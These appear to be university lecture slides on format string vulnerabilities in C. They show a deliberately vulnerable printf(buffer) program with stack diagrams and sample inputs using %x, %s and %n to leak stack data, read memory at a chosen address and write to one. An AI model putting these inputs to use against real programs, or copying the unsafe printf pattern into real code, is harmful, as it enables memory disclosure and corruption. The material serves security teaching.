

Format Strings

Software Security

Pedro Adão 2022/23

(with Ana Matos & Miguel Pupo Correia)

Livro: Capítulo 4 (v1) / 6
(v2)

Regular Format Strings

```
#include <stdio.h>

int main(){
    int age = 25;
    char name[] = "Pedro";

    printf("Hello %s, %d", name, age);
}
```


0x08048510	0x6c6c6548
0x08048514	0x7325206f
0x08048518	0x6425202c
0x0804851c	
...	
0xffffd59c	
0xffffd5a0	
0xffffd5a4	
0xffffd5a8	
0xffffd5ac	
0xffffd5b0	
0xffffd5b4	0x722646550
0xffffd5b8	0x0000006f
0xffffd5bc	0x00000019
0xffffd5c0	
0xffffd5c4	
0xffffd5c8	

Regular Format Strings

```
#include <stdio.h>

int main(){
    int age = 25;
    char name[] = "Pedro";

    printf("Hello %s, %d", name, age);
}
```




Regular Format Strings

```
#include <stdio.h>

int main(){
    int age = 25;
    char name[] = "Pedro";


    printf("Hello %s, %d", name, age);
}
```



Regular Format Strings

```
#include <stdio.h>
```

```
int main(){  
    int age = 25;  
    char name[] = "Pedro";  
  
    printf("Hello %s, %d", name, age);  
}
```



Regular Format Strings

```
#include <stdio.h>
```

```
int main(){  
    int age = 25;  
    char name[] = "Pedro";  
  
    printf("Hello %s, %d", name, age);  
}
```

Just before printf
push args to stack

Args
printf

Output:
Hello Pedro, 25

name

age

EBP

0x08048510	0x6c6c6548
0x08048514	0x7325206f
0x08048518	0x6425202c
0x0804851c	
0x08048520	
0x08048524	
0x08048528	
0x0804852c	
0x08048530	
0x08048534	
0x08048538	
0x0804853c	
0x08048540	
0x08048544	
0x08048548	
0x0804854c	
0x08048550	
0x08048554	
0x08048558	
0x0804855c	
0x08048560	
0x08048564	
0x08048568	
0x0804856c	
0x08048570	
0x08048574	
0x08048578	
0x0804857c	
0x08048580	
0x08048584	
0x08048588	
0x0804858c	
0x08048590	
0x08048594	
0x08048598	
0x0804859c	
0x080485a0	0x08048510
0x080485a4	0xffffd5b4
0x080485a8	0x00000019
0x080485ac	
0x080485b0	
0x080485b4	0x722646550
0x080485b8	0x0000006f
0x080485bc	0x00000019
0x080485c0	
0x080485c4	
0x080485c8	

lleH
%s o
d% ,

Format String
arg1 (1st %)
arg2 (2nd %)

rdeP
000o

Format Strings

`%d` - integer (4 byte)

`%u` - unsigned integer (4 byte)

`%x` - hex (4 byte)

`%s` - string (4 byte)

`%c` - char (1 byte)

`%n` - count bytes printed so far (4 bytes)

`%08x` - hex padded with 0s on the left up to 8 chars

`%4$x` - prints the 4th arg after format string as hex

Controlling a Register

```
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Controlling a Register

Input: AAAA. %08x. %08x. %08x. %08x. %08x. %08x

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Controlling a Register

Input: AAAA. %08x. %08x. %08x. %08x. %08x. %08x

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

buffer



0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	0x41414141
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x78383025
0xffffd1d8	0x3830252e
0xffffd1dc	0x30252e78
0xffffd1e0	0x000a7838
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

AAAA

80%.
0%.x
%.x8
.x80
x80%
80%.
0%.x
x8

Controlling a Register

Input: AAAA. %08x. %08x. %08x. %08x. %08x. %08x

```
#include <stdio.h>
```

```
int main(){
```

```
    char buffer[1024];
```

```
    fgets(buffer, 1024, stdin);
```

```
    printf(buffer);
```

```
}
```

Just before printf
push args to stack

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	0x41414141
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x78383025
0xffffd1d8	0x3830252e
0xffffd1dc	0x30252e78
0xffffd1e0	0x000a7838
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Controlling a Register

Input: AAAA. %08x. %08x. %08x. %08x. %08x. %08x

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

Args
printf

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x41414141
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x78383025
0xffffd1d8	0x3830252e
0xffffd1dc	0x30252e78
0xffffd1e0	0x000a7838
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Controlling a Register

Input: AAAA. %08x. %08x. %08x. %08x. %08x. %08x

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x41414141
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x78383025
0xffffd1d8	0x3830252e
0xffffd1dc	0x30252e78
0xffffd1e0	0x000a7838
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Controlling a Register

Input: AAAA.%08x.%08x.%08x.%08x.%08x.%08x

Output: AAAA.00000400.f7fc15c0.08048490.
41414141.3830252e.30252e78

```
#include <stdio.h>
```

```
int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

0xfffffd1b0	0xfffffd1c0
0xfffffd1b4	TRASH
0xfffffd1b8	TRASH
0xfffffd1bc	TRASH
0xfffffd1c0	0x41414141
0xfffffd1c4	0x3830252e
0xfffffd1c8	0x30252e78
0xfffffd1cc	0x252e7838
0xfffffd1d0	0x2e783830
0xfffffd1d4	0x78383025
0xfffffd1d8	0x3830252e
0xfffffd1dc	0x30252e78
0xfffffd1e0	0x000a7838
0xfffffd1e4	
0xfffffd1e8	
0xfffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Controlling a Register

Input: AAAA. %08x. %08x. %08x. %08x. %08x. %08x

Output: AAAA. 00000400. f7fc15c0. 08048490.
41414141. 3830252e. 30252e78

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

We control the 4th register

buffer



	ffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x41414141
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x78383025
0xffffd1d8	0x3830252e
0xffffd1dc	0x30252e78
0xffffd1e0	0x000a7838
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Reading a String from Memory

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Reading a String from Memory

```
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

String Hello
is in address 0x08048510

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Reading a String from Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%s.%08x.%08x`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

String Hello
is in address 0x08048510

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Reading a String from Memory

Input: `\x10\x85\x04\x08. %08x. %08x. %08x. %s. %08x. %08x`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

buffer



String Hello
is in address 0x08048510

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

08048510

80%.

0%.x

%.x8

.x80

%.s%

.x80

x80%

Reading a String from Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%s.%08x.%08x`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

String Hello
is in address 0x08048510

Just before printf
push args to stack

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Reading a String from Memory

Input: `\x10\x85\x04\x08. %08x. %08x. %08x. %s. %08x. %08x`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

Args
printf

String Hello
is in address 0x08048510

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Reading a String from Memory

Input: `\x10\x85\x04\x08. %08x. %08x. %08x. %s. %08x. %08x`

Output: `.....00000400.f7fc15c0.08048490.
Hello.3830252e.30252e78`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

String Hello
is in address 0x08048510

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Reading a String from Memory

Input: `\x10\x85\x04\x08. %08x. %08x. %08x. %s. %08x. %08x`

Output: `.....00000400.f7fc15c0.08048490.
Hello.3830252e.30252e78`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

String Hello
is in address 0x08048510

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Reading a String from Memory

Input: `\x10\x85\x04\x08. %08x. %08x. %08x. %s. %08x. %08x`

Output: `.....00000400.f7fc15c0.08048490.
Hello.3830252e.30252e78`

```
#include <stdio.h>
```

```
int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

String Hello
is in address 0x08048510

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e7325
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Writing a Value Memory

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Writing a Value Memory

```
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Write to address 0x08048510

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Writing a Value Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%n.%08x.%08x`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

Write to address 0x08048510

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Writing a Value Memory

Input: `\x10\x85\x04\x08. %08x. %08x. %08x. %n. %08x. %08x`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

buffer

Write to address 0x08048510

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

08048510

80%.

0%.x

%.x8

.x80

%.n%

.x80

x80%

Writing a Value Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%n.%08x.%08x`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

Write to address 0x08048510

Just before printf
push args to stack

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Writing a Value Memory

Input: `\x10\x85\x04\x08. %08x. %08x. %08x. %n. %08x. %08x`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

